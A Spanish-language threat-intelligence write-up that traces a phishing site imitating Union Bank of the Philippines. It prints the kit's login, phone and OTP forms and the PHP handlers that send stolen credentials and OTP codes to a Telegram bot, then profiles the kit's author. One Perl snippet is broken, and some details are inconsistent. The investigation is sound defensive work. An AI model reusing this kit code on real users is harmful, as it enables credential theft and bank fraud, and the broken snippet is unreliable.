


Investigando a los autores de un ataque de Phishing

Investigación de una URL maliciosa



El Hacker Ético



ÍNDICE

Introducción.....	2
Comenzamos la investigación	2
Análisis de la IP de origen.....	2
Análisis del dominio.....	4
Análisis de certificados.....	6
Análisis del sitio web.....	7
Listado de directorios	8
Interacción con el sitio web	9
Investigando el kit de Phishing.....	10
Investigando a los actores maliciosos.....	12
IOCs.....	19



Investigando a los autores de un ataque de Phishing

Introducción

Investigación rápida sobre un nuevo intento de estafa mediante la técnica de phishing contra la empresa de electrónica Union Bank of the Philippines.

Se envían mensajes maliciosos desde números disponibles en webs de números de teléfonos temporales, que contienen un enlace a un dominio que está alojada en un servidor con IP 125.212.243.110. El dominio en cuestión es <https://www.bambooedu.vn/support/>

Comenzamos la investigación

Análisis de la IP de origen

La URL que estamos investigando, se encuentra alojada en un servidor con IP 125.212.243.110. Vamos a comenzar analizando la reputación y relacionados de esta IP.

Podemos comenzar con la herramienta [URL IP LOOKUP](#).



125.212.243.110

IP Threat Status: ⓘ

- High Risk
[Request an IP threat status change](#)

Content on this IP

Since one IP address may host multiple sites, content hosted on this IP may have a different reputation score than for the IP.

[Show content data for this IP](#)

IP Database Version: 1.4466 - Last Updated: 10/20/2022 14:10:58 UTC

IP Threat Analysis

Threat Found

- | | | |
|---------------------------------------|---|--|
| <input type="checkbox"/> Spam Sources | <input type="checkbox"/> Proxy | <input type="checkbox"/> Denial of Service |
| <input type="checkbox"/> Web Attacks | <input type="checkbox"/> Windows Exploits | <input checked="" type="checkbox"/> Phishing |
| <input type="checkbox"/> Scanners | <input type="checkbox"/> BotNets | <input type="checkbox"/> Network |
| <input type="checkbox"/> Reputation | <input type="checkbox"/> Mobile Threats | <input type="checkbox"/> TOR Proxy |

Ya tenemos los primeros indicios de peligrosidad de esa IP relacionados con temas de Phishing. También sabemos datos como la localización de esa IP y a que organización pertenece.



Geographic Location

City: nam tu liem
State: ha noi
Region: N/A
Country: viet nam
Latitude: 21.01489
Longitude: 105.76073
Organization: Viettel Group
Carrier: Viettel - CHT Company
Top Level Domain: N/A
Second Level Domain: N/A

Vamos a [Virus Total](#), a ver qué información podemos extraer.

0
/ 94

10+ detected files communicating with this IP address

125.212.243.110 (125.212.192.0/18)
AS 38731 (CHT Company Ltd)

Community Score

En principio, Virus Total no relacionan a esta IP con temas relacionados con ciberdelincuencia. Pero si, cambiamos de vista.

Communicating Files (134)

Scanned	Detections	Type	Name
2022-05-10	17 / 68	Win32 EXE	testpdf.exe
2022-05-11	7 / 68	Win32 EXE	test.exe
2022-05-04	9 / 67	Win32 EXE	testpdf.exe
2022-05-28	36 / 69	Win32 EXE	test.exe
2020-12-09	46 / 63	MS Word Document	LIST.doc
2022-05-09	18 / 67	Win32 EXE	testpdf.exe
2022-05-04	15 / 66	Win32 EXE	testpdf.exe
2022-05-13	9 / 68	Win32 EXE	dulieu.exe
2021-03-26	38 / 63	MS Word Document	10b8a4a97deaf7020a672d8a8e05bcf2af85623d72302baa0c60e8055a281bd8
2022-05-13	14 / 68	Win32 EXE	dulieu.exe
2022-05-21	23 / 61	Win32 EXE	test.exe
2022-05-04	16 / 65	Win32 EXE	testpdf.exe
2022-05-04	16 / 66	Win32 EXE	testpdf.exe
2022-05-12	10 / 68	Win32 EXE	test.exe
2017-12-20	54 / 68	Win32 EXE	English Vocabulary Software Free.exe
2022-05-18	11 / 57	Win32 EXE	test.exe
2022-05-13	13 / 68	Win32 EXE	dulieu.exe
2022-07-31	44 / 61	MS Word Document	2c343ce115f0677eaf8c26f14fa357c30131562c5a1c7f73da0adf5ce7b35b36.bin
2022-05-18	23 / 59	Windows shortcut	2c3d8ea52607e5d09c780f02e9030b4902956fe4702cf82598183b264d7869ec
2022-05-22	33 / 68	Win32 EXE	2d7f4f330c7b40f32553385c83670fb1c88aa47de213a1142f957eb090616c1d.exe



Vemos que desde esta IP se han propagado hasta 134 archivos diferentes de dudosa legitimidad. Si analizamos uno a uno cada uno de estos archivos, vemos que la mayoría son malware de tipo Troyano.



#emotet

This IOC was found in a paste: <https://pastebin.com/cuFt10mu> with the title "Emotet_Doc_out_2020-10-21_13_54.txt" by paladin316

For more information, or to report interesting/incorrect findings, contact us - bot@tines.io

Esta IP la podemos encontrar en una lista de IOCs relacionada con el troyano bancario Emotet.

Análisis del dominio

Comenzamos analizando los registros whois del dominio bamboedu.vn.

Domain Profile

Registrar Status	taken
Name Servers	NS1.INET.VN (has 97,521 domains) NS2.INET.VN (has 97,521 domains)
Tech Contact	—
IP Address	125.212.243.110 - 265 other sites hosted on this server
IP Location	- Ha Noi - Nam Tu Liem - Viettel Group
ASN	AS38731 VTDC-AS-VN Viettel - CHT Compamy Ltd, VN (registered Sep 14, 2007)
Hosting History	1 change on 2 unique name servers over 3 years

Website

Website Title	500 SSL negotiation failed:
Response Code	500

Whois Record (last updated on 2022-10-20)

```
% NOTE: The registry for this domain name does not publish ownership
%       records (whois records) in the standard format. This data
%       represents the most likely status of the domain based on
%       information provided by the Internet's domain name servers (DNS).

domain: bamboedu.vn
status: taken
nameserver: ns1.inet.vn
nameserver: ns2.inet.vn

% For more information, please visit http://www.vnnic.net.vn
```

El dominio no tiene información publicada en los registros de Whois. ¿Sospechoso? En los registros históricos tampoco hay registrada información sobre el dominio.

Vamos con la URL.



Report Summary

Website Address	Bambooedu.vn
Last Analysis	14 days ago Rescan
Detections Counts	0/43
Domain Registration	Unknown
Domain Information	WHOIS Lookup DNS Records Ping
IP Address	125.212.243.110 Find Websites IPVoid Whois
Reverse DNS	Unknown
ASN	AS38731 CHT Company Ltd
Server Location	(VN) Vietnam
Latitude\Longitude	10.822 / 106.626 Google Map
City	Ho Chi Minh City
Region	Ho Chi Minh

En principio parece un sitio web legítimo. El siguiente paso, será investigarlo en la herramienta online Virus Total.

Security Vendors' Analysis

BitDefender	Phishing	CRDF	Malicious
CyRadar	Malicious	G-Data	Phishing
Abusix	Clean	Acronis	Clean

Tenemos resultados. Es un sitio web utilizado en temas relacionados con campañas de Phishing. Pero no aporta más información relevante.

El siguiente paso, urlscan.io.

www.bambooedu.vn

125.212.243.110 **Malicious Activity!**

URL: <https://www.bambooedu.vn/support/>

urlscan.io Verdict: **Potentially Malicious**


Targeting these brands: Union Bank of the Philippines (Banking)




Análisis de certificados

Otra información que puede ser útil es verificar los certificados de seguridad. Todos los sitios web destinados a fines maliciosos no disponen de conexión HTTPS, pero cada vez se está extendiendo más su uso, a razón que aparecen entidades que generan estos certificados de forma gratuita o a muy bajo coste.

A través de estos certificados podemos obtener información muy interesante como veremos a continuación.



Por ejemplo, esta web que está realizando una suplantación de identidad a la entidad Union Bank of the Philippines dispone de conexión https con certificado emitido por Let's Encrypt.





Subject Name	
Common Name	bambooedu.vn
Issuer Name	
Country	US
Organization	Let's Encrypt
Common Name	R3
Validity	
Not Before	Thu, 29 Sep 2022 10:05:24 GMT
Not After	Wed, 28 Dec 2022 10:05:23 GMT
Subject Alt Names	
DNS Name	bambooedu.vn
DNS Name	www.bambooedu.vn
Public Key Info	
Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	E4:92:74:09:62:EF:93:84:F1:3F:F2:BF:39:3D:DC:70:7B:6C:3A:20:8C:B0:68:BA...
Miscellaneous	
Serial Number	04:45:24:04:7C:33:6E:E4:C6:6D:7D:45:56:A0:B0:76:D4:46
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)

Otra información interesante que se puede extraer a través de los certificados son los dominios que comparten certificados, sus huellas digitales...

Con esta información también podemos realizar la siguiente búsqueda en Shodan:

```
ssl.cert.serial:044524047C336EE4C66D7D4556A0B076D446
```

Pero no obtenemos resultados relacionados.

Análisis del sitio web

A continuación, vemos una captura del sitio web, donde tenemos un formulario de inicio de sesión (método phishing más común).




Listado de directorios


Vamos a realizar una enumeración de directorios, que nos puede aportar gran cantidad de información muy interesante. Para a utilizar dirsearch para ello, aunque sirve cualquier herramienta de enumeración de directorios.

```
dirsearch v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 11425
Output File: /home/osint/.dirsearch/reports/www.bambooedu.vn/-_22-10-17_13-44-01.txt
Error Log: /home/osint/.dirsearch/logs/errors-22-10-17_13-44-01.log
Target: https://www.bambooedu.vn/

[13:44:05] Starting:
[13:44:23] 200 - 4KB - /wp-login.php
[13:44:51] 200 - 7KB - /readme.html
[13:45:34] 200 - 19KB - /license.txt
[13:45:55] 200 - 537B - /robots.txt
[13:46:04] 200 - 547KB - /support.zip
```

Hay un archivo zip que se llama igual que el directorio donde se almacena el Phishing. Vamos a ver el contenido.







Parece un kit de Phishing. Más adelante analizaremos su contenido.

Interacción con el sitio web

Vamos a iniciar las herramientas para desarrolladores y al mismo tiempo vamos a introducir unas credenciales al azar para ver el comportamiento.



Posteriormente, pide un número de teléfono para enviarnos el código seguro de validación.






Todos los códigos OTP que introduzcamos serán inválidos, pero ya tendrán las credenciales.

Investigando el kit de Phishing

Vamos a analizar el el kit de Phishing para ver si podemos encontrar información interesante.



La carpeta online contiene los archivos que dan realismo al Phishing (HTML, CSS...) Los archivos PHP en imagen son los encargados del tratamiento de las credenciales que el usuario introduce por la web.

El archivo index.php es la vista principal del sitio web, donde se van a pedir las credenciales de inicio de sesión del usuario.

```
<form onsubmit="loader.removeAttribute('hidden');" action="index-info.php"
method="POST" class="ant-legacy-form ant-legacy-form-horizontal">
  <div>
    <div name="user_id" options="[object Object]" class="ant-row ant-legacy-form-
item">
      <div class="ant-col ant-legacy-form-item-control-wrapper">
        <div class="ant-legacy-form-item-control">
          <span class="ant-legacy-form-item-children">
            <div class="input-item-wrapper"><input placeholder="User ID"
autocomplete="off" type="text" name="userid" data-__meta="[object Object]" data-__field="[object Object]"
class="ant-input" value="" required></div>
          </span>
        </div>
      </div>
    </div>
    <div name="password1" options="[object Object]" class="ant-row ant-legacy-form-
item">
      <div class="ant-col ant-legacy-form-item-control-wrapper">
        <div class="ant-legacy-form-item-control">
          <span class="ant-legacy-form-item-children">
            <div class="input-item-wrapper">
              <span class="ant-input-affix-wrapper ant-input-password">
                <input placeholder="Password" action="click" name="pass"
id="pass" data-__meta="[object Object]" data-__field="[object Object]" type="password" class="ant-input" required>
                <span class="ant-input-suffix">
                  <span role="img" aria-label="eye-invisible" tabindex="-1"
class="anticon anticon-eye-invisible ant-input-password-icon" onclick="showPassword();">

```

La información de las credenciales se envía al archivo index-info.php

```
#!/usr/bin/perl
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
my $url = "https://api.telegram.org/bot/$token/sendMessage?";
my $request_params = {
  'chat_id' => $userid,
  'text' => $msg;
};
my $request_url = $url . http_build_query($request_params);
my $response = $ua->get($request_url);
my $content = $response->content;
my $location = "location: veri.php";
header($location);
```



Vemos los datos del usuario y el Bot de Telegram donde serán enviadas cada una de las credenciales que sean capturadas.

El siguiente paso será pedirnos el número de teléfono para enviarnos el código OTP. Eso se realiza en el archivo veri.php

```
<form onsubmit="loader.removeAttribute('hidden');" action="veri-info.php" method="POST"
class="ant-legacy-form ant-legacy-form-horizontal">
  <div>
    <div name="num_id" options="[object Object]" class="ant-row ant-legacy-form-
item">
      <div class="ant-col ant-legacy-form-item-control-wrapper">
        <div class="ant-legacy-form-item-control">
          <span class="ant-legacy-form-item-children">
            <div class="input-item-wrapper"><input placeholder="09XXXXXXXX"
maxlength="11" minlength="11" autocomplete="off" type="text" name="number" data-__meta="[object Object]" data-
__field="[object Object]" class="ant-input" value=""></div>
          </span>
        </div>
      </div>
      <div class="d-flex justify-content-center mb-3"><button type="submit" class="ant-
btn ant-btn-primary w-wide"><span>SEND OTP</span></button></div>
    </div>
  </form>
```

Envía el número de teléfono al archivo veri-info.php

```
<?php
$number = ($_POST['number']);
$ip = ($_SERVER['REMOTE_ADDR']);

$token = "5";
$user_id = "1";
$msg = "=====Result===== \r\nNumber: $number \r\nIP: $ip \r\n=====Result===== ";
$request_params = [
  'chat_id' => $user_id,
  'text' => $msg
];
$request_url = 'https://api.telegram.org/bot' . $token . '/sendMessage?'.http_build_query($request_params);
file_get_contents($request_url);
header("location: confir.php");
?>
```

Próximo paso, archivo confir.php. Aquí es donde nos pedirá el código OTP que nos han enviado al número de teléfono anterior.

```
<form action="confir-info.php" name="form1" method="POST" class="ant-legacy-form ant-
legacy-form-horizontal">
  <div>
    <div name="num_id" options="[object Object]" class="ant-row ant-legacy-form-
item">
      <div class="ant-col ant-legacy-form-item-control-wrapper">
        <div class="ant-legacy-form-item-control">
          <span class="ant-legacy-form-item-children">
            <div class="input-item-wrapper"><input placeholder="XXXXXX"
maxlength="6" autocomplete="off" type="text" name="otpnumber" data-__meta="[object Object]" data-__field="[object
Object]" class="ant-input" value=""></div>
          </span>
        </div>
      </div>
      <div class="d-flex justify-content-center mb-3"><button type="submit" class="ant-
btn ant-btn-primary w-wide" name="sotp"><span>VERIFY OTP</span></button></div>
      <div class="d-flex justify-content-center mb-3"><button type="submit"
onclick="form1.form1608279704934_num_id.value='';" name="resend" value="1" class="ant-btn ant-btn-primary w-
wide"><span>RESEND OTP</span></button></div>
    </div>
  </form>
```



Llegamos a la última fase, archivo confir-info.php. Aquí se comprobará que el código OTP es correcto.

```
<?php
$ip = ($_SERVER['REMOTE_ADDR']);
if(isset($_POST['resend'])){
    $message = "OTP RESEND: ".$ip."";
    telegram($message);
    header("location: confir.php?resend");
}
if(isset($_POST['sotp'])){
    $message = "OTP SUBMIT: ".$ip." \nOTP: ".$_POST['otpnnumber']."";
    telegram($message);
    header("location: confir.php?invalid");
}

function telegram($message){
    $userid = ($_POST['userid']);
    $pass = ($_POST['pass']);
    $ip = ($_SERVER['REMOTE_ADDR']);

    $token = "5[REDACTED]";
    $user_id = "5[REDACTED]";
    $msg = $message;
    $request_params = [
        'chat_id' => $user_id,
        'text' => $msg
    ];
    $request_url = 'https://api.telegram.org/bot/'.$token.'/sendMessage?'.http_build_query($request_params);
    file_get_contents($request_url);
}
?>
```

Investigando a los actores maliciosos

Al analizar el archivo veri-info.php, podemos ver la siguiente información interesante.

```
$token = "5[REDACTED]";
$user_id = "5[REDACTED]";
$msg = $message;
$request_params = [
    'chat_id' => $user_id,
    'text' => $msg
];
```


Hay varias formas con las que los ciberdelincuentes envían las credenciales capturadas. Algunas de ellas son, a través de emails o mediante el uso de bots de Telegram, como es este caso. Para ello, es necesario el token del bot de Telegram y la ID de un usuario.

Utilizando el siguiente [script](#) desarrollado en Python, podemos obtener el perfil del usuario de Telegram que está ejecutando este Phishing.


```
{'ok': True, 'result': {'message_id': 88, 'from': {'id': [REDACTED], 'is_bot': True, 'first_name': [REDACTED], 'username': [REDACTED]}, 'chat': {'id': [REDACTED], 'first_name': [REDACTED], 'last_name': [REDACTED], 'username': [REDACTED], 'type': 'private'}, 'date': 1666040190, 'text': 'Enviar texto de pruebas'}}
```

Tendríamos la ID y el nombre del usuario que ejecuta el ataque de Phishing.

- Bot de Telegram: https://t.me/****



- Usuario de Telegram: https://t.me/****



Pero después de realizar tareas de OSINT con el nombre de usuario encontrado, no localizamos información interesante. Después de varios días, estas cuentas de Telegram ya no existen, lo que nos puede indicar que solo se crean para ejecutar la estafa.

El siguiente vector de búsqueda lo encontramos en otro archivo.

```
<?php
/*
UnionBank Scam Page 2020
CODED BY [REDACTED]
*/
$sms='1';
$error='1';
?>
```

Vamos a ver si encontramos información de este usuario. Vamos a ello.

- Perfil GitHub: https://github.com/****






Find me around the web 🌐:




- Facebook : [Personal Profile or Page](#) 📄
- YouTube : [Click Here](#) 📺
- Twitter : [Click Here](#) 🐦
- Telegram : [Click Here](#) 📠
- ICQ : [Click Here](#) 🗨️

Vamos a investigar cada uno de los perfiles que hemos encontrado en esta cuenta de GitHub.


- YouTube: https://www.youtube.com/c/****/featured




- Twitter: https://twitter.com/****



